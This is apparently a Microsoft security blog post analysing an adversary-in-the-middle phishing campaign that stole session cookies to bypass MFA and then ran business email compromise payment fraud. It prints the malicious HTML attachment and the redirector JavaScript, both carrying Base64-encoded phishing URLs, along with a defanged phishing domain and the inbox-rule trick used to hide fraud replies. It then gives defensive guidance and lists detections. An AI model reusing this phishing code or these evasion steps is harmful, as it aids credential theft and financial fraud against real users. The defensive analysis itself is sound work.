

From cookie theft to BEC: Attackers use AiTM phishing sites as entry point to further financial fraud

A large-scale phishing campaign that used adversary-in-the-middle (AiTM) phishing sites stole passwords, hijacked a user’s sign-in session, and skipped the authentication process even if the user had enabled multifactor authentication (MFA). The attackers then used the stolen credentials and session cookies to access affected users’ mailboxes and perform follow-on [business email compromise \(BEC\)](#) campaigns against other targets. Based on our threat data, the AiTM phishing campaign attempted to target more than 10,000 organizations since September 2021.




Figure 1. Overview of AiTM phishing campaign and follow-on BEC

Phishing remains to be one of the most common techniques attackers use in their attempts to gain initial access to organizations. According to the [2021 Microsoft Digital Defense Report](#), reports of phishing attacks doubled in 2020, and phishing is the most common type of malicious email observed in our threat signals. MFA provides an added security layer against credential theft, and it is expected that more organizations will adopt it, especially in countries and regions where even governments are [mandating](#) it. Unfortunately, attackers are also finding new ways to circumvent this security measure.

In AiTM phishing, attackers deploy a proxy server between a target user and the website the user wishes to visit (that is, the site the attacker wishes to impersonate). Such a setup allows the attacker to steal and intercept the target’s password and the session cookie that proves their ongoing and authenticated session with the website. Note that this is not a vulnerability

in MFA; since AiTM phishing steals the session cookie, the attacker gets authenticated to a session on the user's behalf, regardless of the sign-in method the latter uses.

[Microsoft 365 Defender](#) detects suspicious activities related to AiTM phishing attacks and their follow-on activities, such as session cookie theft and attempts to use the stolen cookie to sign into Exchange Online. However, to further protect themselves from similar attacks, organizations should also consider complementing MFA with [conditional access](#) policies, where sign-in requests are evaluated using additional identity-driven signals like user or group membership, IP location information, and device status, among others.

While AiTM phishing isn't new, our investigation allowed us to observe and analyze the follow-on activities stemming from the campaign—including cloud-based attack attempts—through cross-domain threat data from Microsoft 365 Defender. These observations also let us improve and enrich our solutions' protection capabilities. This campaign thus also highlights the importance of building a comprehensive defense strategy. As the threat landscape evolves, organizations need to assume breach and understand their network and threat data to gain complete visibility and insight into complex end-to-end attack chains.

In this blog, we'll share our technical analysis of this phishing campaign and the succeeding payment fraud attempted by the attackers. We'll also provide guidance for defenders on protecting organizations from this threat and how Microsoft security technologies detect it.

How AiTM phishing works

Every modern web service implements a session with a user after successful authentication so that the user doesn't have to be authenticated at every new page they visit. This session functionality is implemented through a session cookie provided by an authentication service after initial authentication. The session cookie is proof for the web server that the user has been authenticated and has an ongoing session on the website. In AiTM phishing, an attacker attempts to obtain a target user's session cookie so they can skip the whole authentication process and act on the latter's behalf.

To do this, the attacker deploys a webserver that proxies HTTP packets from the user that visits the phishing site to the target server the attacker wishes to impersonate and the other way around. This way, the phishing site is visually identical to the original website (as every HTTP is proxied to and from the original website). The attacker also doesn't need to craft their own phishing site like how it's done in conventional phishing campaigns. The URL is the only visible difference between the phishing site and the actual one.

Figure 2 below illustrates the AiTM phishing process:




Figure 2. AiTM phishing website intercepting the authentication process

The phishing page has two different Transport Layer Security (TLS) sessions—one with the target and another with the actual website the target wants to access. These sessions mean that the phishing page practically functions as an AiTM agent, intercepting the whole authentication process and extracting valuable data from the HTTP requests such as passwords and, more importantly, session cookies. Once the attacker obtains the session cookie, they can inject it into their browser to skip the authentication process, even if the target’s MFA is enabled.

The AiTM phishing process can currently be automated using open-source phishing toolkits and other online resources. Among the widely-used kits include [Evilginx2](#), [Modlishka](#), and [Muraena](#).


Tracking an AiTM phishing campaign

Using Microsoft 365 Defender threat data, we detected multiple iterations of an AiTM phishing campaign that attempted to target more than 10,000 organizations since September 2021. These runs appear to be linked together and target Office 365 users by spoofing the Office online authentication page.

Based on our analysis, these campaign iterations use the Evilginx2 phishing kit as their AiTM infrastructure. We also uncovered similarities in their post-breach activities, including sensitive data enumeration in the target’s mailbox and payment frauds.

Initial access

In one of the runs we’ve observed, the attacker sent emails with an HTML file attachment to multiple recipients in different organizations. The email message informed the target recipients that they had a voice message.



To [redacted]
This message was sent with High importance.



Message from [redacted] server.

M-i-cr-o-so-ft a-c-c-ou--n-t
Li-st-en to y-o-ur vo-ice ca-ll

Rec-ipi-ent ID: [redacted]
Dat-e: 2021-12-06
Du-ra-tion: 02:23

Do-wn-lo-ad A-t-t-ac-h-m-e-n-t to l-i-ste-n
T-h-e m-es-sa-ge will be au-toma-tica-lly de-let-ed a-f-t-er 24 h-ou-rs
© 2021 Cor-por-at-ion

Figure 3. Sample phishing email with HTML file attachment

When a recipient opened the attached HTML file, it was loaded in the user's browser and displayed a page informing the user that the voice message was being downloaded. Note, however, that the download progress bar was hardcoded in the HTML file, so no MP3 file was being fetched.




Figure 4. HTML file attachment loaded in the target's browser

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head>
  <title>Readable Page...</title>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
</head>
<body>
  <body>
<h2>Please Wait while we fetch your voice message.</h2>
<label for="file">Downloading progress:</label>
<progress id="file" max="100" value="70"> 70% </progress>
</body><script type="text/javascript">

  var val = Math.floor(1000 + Math.random() * 9000);

  var link = window.atob("aWNoaWpNzA3LmNvbQ==");

  window.top.location.href="https://www.${link}#$(btoa( [REDACTED] ))";

</script>
</body>
</html>
```

Figure 5. Source code of the HTML attachment
Instead, the page redirected the user to a redirector site:



Figure 6. Screenshot of the redirector site

This redirector acted as a gatekeeper to ensure the target user was coming from the original HTML attachment. To do this, it first validated if the expected fragment value in the URL—in this case, the user’s email address encoded in Base64—exists. If the said value existed, this page concatenated the value on the phishing site’s landing page, which was also encoded in Base64 and saved in the “link” variable (see Figure 7 below).

```
if (window.location.hash){
  var link = window.atob("aHR0cHM6Ly9sb2dpbi5ubW1udnZ4Lnh5ei95YW1SU21GRwo=");
  var hash = atob(getProcessHash());
  window.top.location.href=`${link}#${hash}`;
}
function getProcessHash(){
  if(window.location.hash){
    let h = window.location.hash;
    let s = h.split('#')[1];
    //let arr = JSON.parse(atob(s));
    return s;
  }
}
```

Figure 7. A redirection logic included in the <script> tag of the redirector site

By combining the two values, the succeeding phishing landing page automatically filled out the sign-in page with the user’s email address, thus enhancing its social engineering lure. This technique was also the campaign’s attempt to prevent conventional anti-phishing solutions from directly accessing phishing URLs.

Note that on other instances, we observed that the redirector page used the following URL format:

hxxp://[username].[wildcard domain].[tld]/#[user email encoded in Base64]
In this format, the target's username was used as part of an infinite subdomains technique, which we have [previously discussed](#) in [other phishing campaigns](#).




Figure 8. Evasive redirector site loaded on the target's browser

After the redirection, the user finally landed on an Evilginx2 phishing site with their username as a fragment value. For example:

```
hxxp://login[.]nmmnvvx[.]xyz/yamRSmFG#[username]@[organizationname].[tld]
```




Figure 9. Sample phishing landing page

The phishing site proxied the organization's [Azure Active Directory](#) (Azure AD) sign-in page, which is typically *login.microsoftonline.com*. If the organization had configured their Azure AD to include their branding, the phishing site's landing page also contained the same branding elements.




Figure 10. A mockup of a phishing landing page that retrieves the Azure AD branding of an organization

Once the target entered their credentials and got authenticated, they were redirected to the legitimate office.com page. However, in the background, the attacker intercepted the said

credentials and got authenticated on the user's behalf. This allowed the attacker to perform follow-on activities—in this case, payment fraud—from within the organization.

Post-breach BEC

Payment fraud is a scheme wherein an attacker tricks a fraud target into transferring payments to attacker-owned accounts. It can be achieved by hijacking and replying to ongoing finance-related email threads in the compromised account's mailbox and luring the fraud target to send money through fake invoices, among others.

Based on our analysis of Microsoft 365 Defender threat data and our investigation of related threat alerts from our customers, we discovered that it took as little time as five minutes after credential and session theft for an attacker to launch their follow-on payment fraud. From our observation, after a compromised account signed into the phishing site for the first time, the attacker used the stolen session cookie to authenticate to Outlook online (outlook.office.com). In multiple cases, the cookies had an MFA claim, which means that even if the organization had an MFA policy, the attacker used the session cookie to gain access on behalf of the compromised account.

Finding a target

The following days after the cookie theft, the attacker accessed finance-related emails and file attachments files every few hours. They also searched for ongoing email threads where payment fraud would be feasible. In addition, the attacker deleted from the compromised account's Inbox folder the original phishing email they sent to hide traces of their initial access.

These activities suggest the attacker attempted to commit payment fraud manually. They also did this in the cloud—they used Outlook Web Access (OWA) on a Chrome browser and performed the abovementioned activities while using the compromised account's stolen session cookie.

Once the attacker found a relevant email thread, they proceeded with their evasion techniques. Because they didn't want the compromised account's user to notice any suspicious mailbox activities, the attacker created an Inbox rule with the following logic to hide any future replies from the fraud target:

“For every incoming email where sender address contains [domain name of the fraud target], move the mail to “Archive” folder and mark it as read.”

Conducting payment fraud

Right after the rule was set, the attacker proceeded to reply to ongoing email threads related to payments and invoices between the target and employees from other organizations, as indicated in the created Inbox rule. The attacker then deleted their replies from the compromised account's *Sent Items* and *Deleted Items* folders.

Several hours after the initial fraud attempt was performed, the attacker signed in once every few hours to check if the fraud target replied to their email. In multiple instances, the attacker communicated with the target through emails for a few days. After sending back responses, they deleted the target's replies from the *Archive* folder. They also deleted their emails from the *Sent Items* folder.

On one occasion, the attacker conducted multiple fraud attempts simultaneously from the same compromised mailbox. Every time the attacker found a new fraud target, they updated the Inbox rule they created to include these new targets' organization domains.

Below is a summary of the campaign's end-to-end attack chain based on threat data from Microsoft 365 Defender:




Figure 11. AiTM phishing campaign and follow-on BEC in the context of Microsoft 365 Defender threat data

Defending against AiTM phishing and BEC

This AiTM phishing campaign is another example of how threats continue to evolve in response to the security measures and policies organizations put in place to defend themselves against potential attacks. And since credential phishing was [leveraged in many of the most damaging attacks](#) last year, we expect [similar attempts](#) to grow in scale and sophistication. While AiTM phishing attempts to circumvent MFA, it's important to underscore that MFA implementation remains an essential pillar in identity security. MFA is still very effective at stopping a wide variety of threats; its effectiveness is why AiTM phishing emerged in the first place. Organizations can thus make their MFA implementation "phish-resistant" by using [solutions](#) that support [Fast ID Online \(FIDO\) v2.0](#) and certificate-based authentication. Defenders can also complement MFA with the following solutions and best practices to further protect their organizations from such types of attacks:

- **Enable conditional access policies.** [Conditional access](#) policies are evaluated and enforced every time an attacker attempts to use a stolen session cookie. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
- **Invest in advanced anti-phishing solutions** that monitor and scan incoming emails and visited websites. For example, organizations can leverage web browsers that can automatically [identify and block malicious websites](#), including those used in this phishing campaign.
- **Continuously monitor for suspicious or anomalous activities:**
 - Hunt for sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, use of anonymizer services).
 - Hunt for unusual mailbox activities such as the creation of Inbox rules with suspicious purposes or unusual amounts of mail item access events by untrusted IP addresses or devices.

Coordinated threat defense with Microsoft 365 Defender

[Microsoft 365 Defender](#) provides comprehensive protection against this AiTM phishing campaign by correlating threat data from various domains. It also coordinates threat defense against the end-to-end attack chain using multiple solutions and has [advanced](#)

[hunting](#) capabilities that allow analysts to inspect their environments further and surface this threat.

Leveraging its cross-signal capabilities, Microsoft 365 Defender alerts customers using Microsoft Edge when a session cookie gets stolen through AiTM phishing and when an attacker attempts to replay the stolen session cookie to access Exchange Online:




Figure 12. Microsoft 365 Defender detecting an attempt to use a stolen session cookie to sign into Exchange Online

Microsoft 365 Defender's [unique incident correlation technology](#) also lets defenders see all the relevant alerts related to an AiTM phishing attack pieced together into a single comprehensive view, thus allowing them to respond to such incidents more efficiently:

Multi-stage incident involving Initial access & Collection inv...

Summary Alerts (5) Devices (0) Users (1) Mailboxes (1) Apps (0) Investigations (0) Evidence and Response (5) Graph

5/5 active alerts
4 MITRE ATT&CK tactics



© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

- May 28, 2022, 11:45:08 AM | New
Suspicious URL clicked on by user [redacted], and more.
- May 28, 2022, 11:51:08 AM | New
Impossible travel activity from user [redacted], and more.
- May 29, 2022, 02:33:08 AM | New
Stolen session cookie was used, and more.
- May 29, 2022, 03:01:41 AM | New
Suspicious inbox manipulation rule by user [redacted], and more.
- May 29, 2022, 07:25:19 AM | New
Anomalous Token activity by user [redacted], and more.

1 impacted user
1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority
[redacted]	180
[redacted]	No data available

View users

Evidence

2 entities found

View all entities

Figure 13. Microsoft 365 Defender incident page correlating all relevant alerts related to an AiTM phishing attempt

Microsoft 365 Defender is backed by [threat experts](#) who continuously monitor the computing landscape for new attacker tools and techniques. Their expert monitoring not only helps alert customers of a possible incident (such as a potential cookie theft during an authentication session), their research on the constantly evolving phishing techniques also enriches the threat intelligence that feeds into the abovementioned protection technologies.

[Microsoft Defender for Office 365](#) detects threat activity associated with this phishing campaign through the following email security alerts. Note, however, that these alerts may also be triggered by unrelated threat activity. We're listing them here because we recommend that these alerts be investigated and remediated immediately.

- **Email messages containing malicious file removed after delivery.** This alert is generated when any messages containing a malicious file are delivered to mailboxes in an organization. Microsoft removes the infected messages from Exchange Online mailboxes using [zero-hour auto purge](#) (ZAP) if this event occurs.
- **Email messages from a campaign removed after delivery.** This alert is generated when any messages associated with a [campaign](#) are delivered to mailboxes in an organization. Microsoft removes the infected messages from Exchange Online mailboxes using ZAP if this event occurs.

[Microsoft Defender for Cloud Apps](#) detects this AiTM phishing and BEC campaigns through the following alerts:

- **Suspicious inbox manipulation rule.** The attackers set an Inbox rule to hide their malicious activities. Defender for Cloud Apps identifies such suspicious rules and alerts users when detected.
- **Impossible travel activity.** The attackers used multiple proxies or virtual private networks (VPNs) from various countries or regions. Sometimes, their attack attempts happen at the same time the actual user is signed in, thus raising impossible travel alerts.
- **Activity from infrequent country.** Because the attackers used multiple proxies or VPNs, on certain occasions, the egress endpoints of these VPN and proxy servers are uncommon for the user, thus raising this alert.

[Azure AD Identity Protection](#) automatically detects and remediates identity-based risks. It detects suspicious sign-in attempts and raises any of the following alerts:

- **Anomalous Token.** This alert flags a token's unusual characteristics, such as its token lifetime or played from an unfamiliar location.
- **Unfamiliar sign-in properties.** In this phishing campaign, the attackers used multiple proxies or VPNs originating from various countries or regions unfamiliar to the target user.
- **Unfamiliar sign-in properties for session cookies.** This alert flags anomalies in the token claims, token age, and other authentication attributes.
- **Anonymous IP address.** This alert flags sign-in attempts from anonymous IP addresses (for example, Tor browser or anonymous VPN).

In addition, [Continuous Access evaluation](#) (CAE) revokes access in real time when changes in user conditions trigger risks, such as when a user is terminated or moves to an untrusted location.

[Learn how you can stop attacks through automated, cross-domain security with Microsoft 365 Defender.](#)

*Microsoft 365 Defender Research Team
Microsoft Threat Intelligence Center (MSTIC)*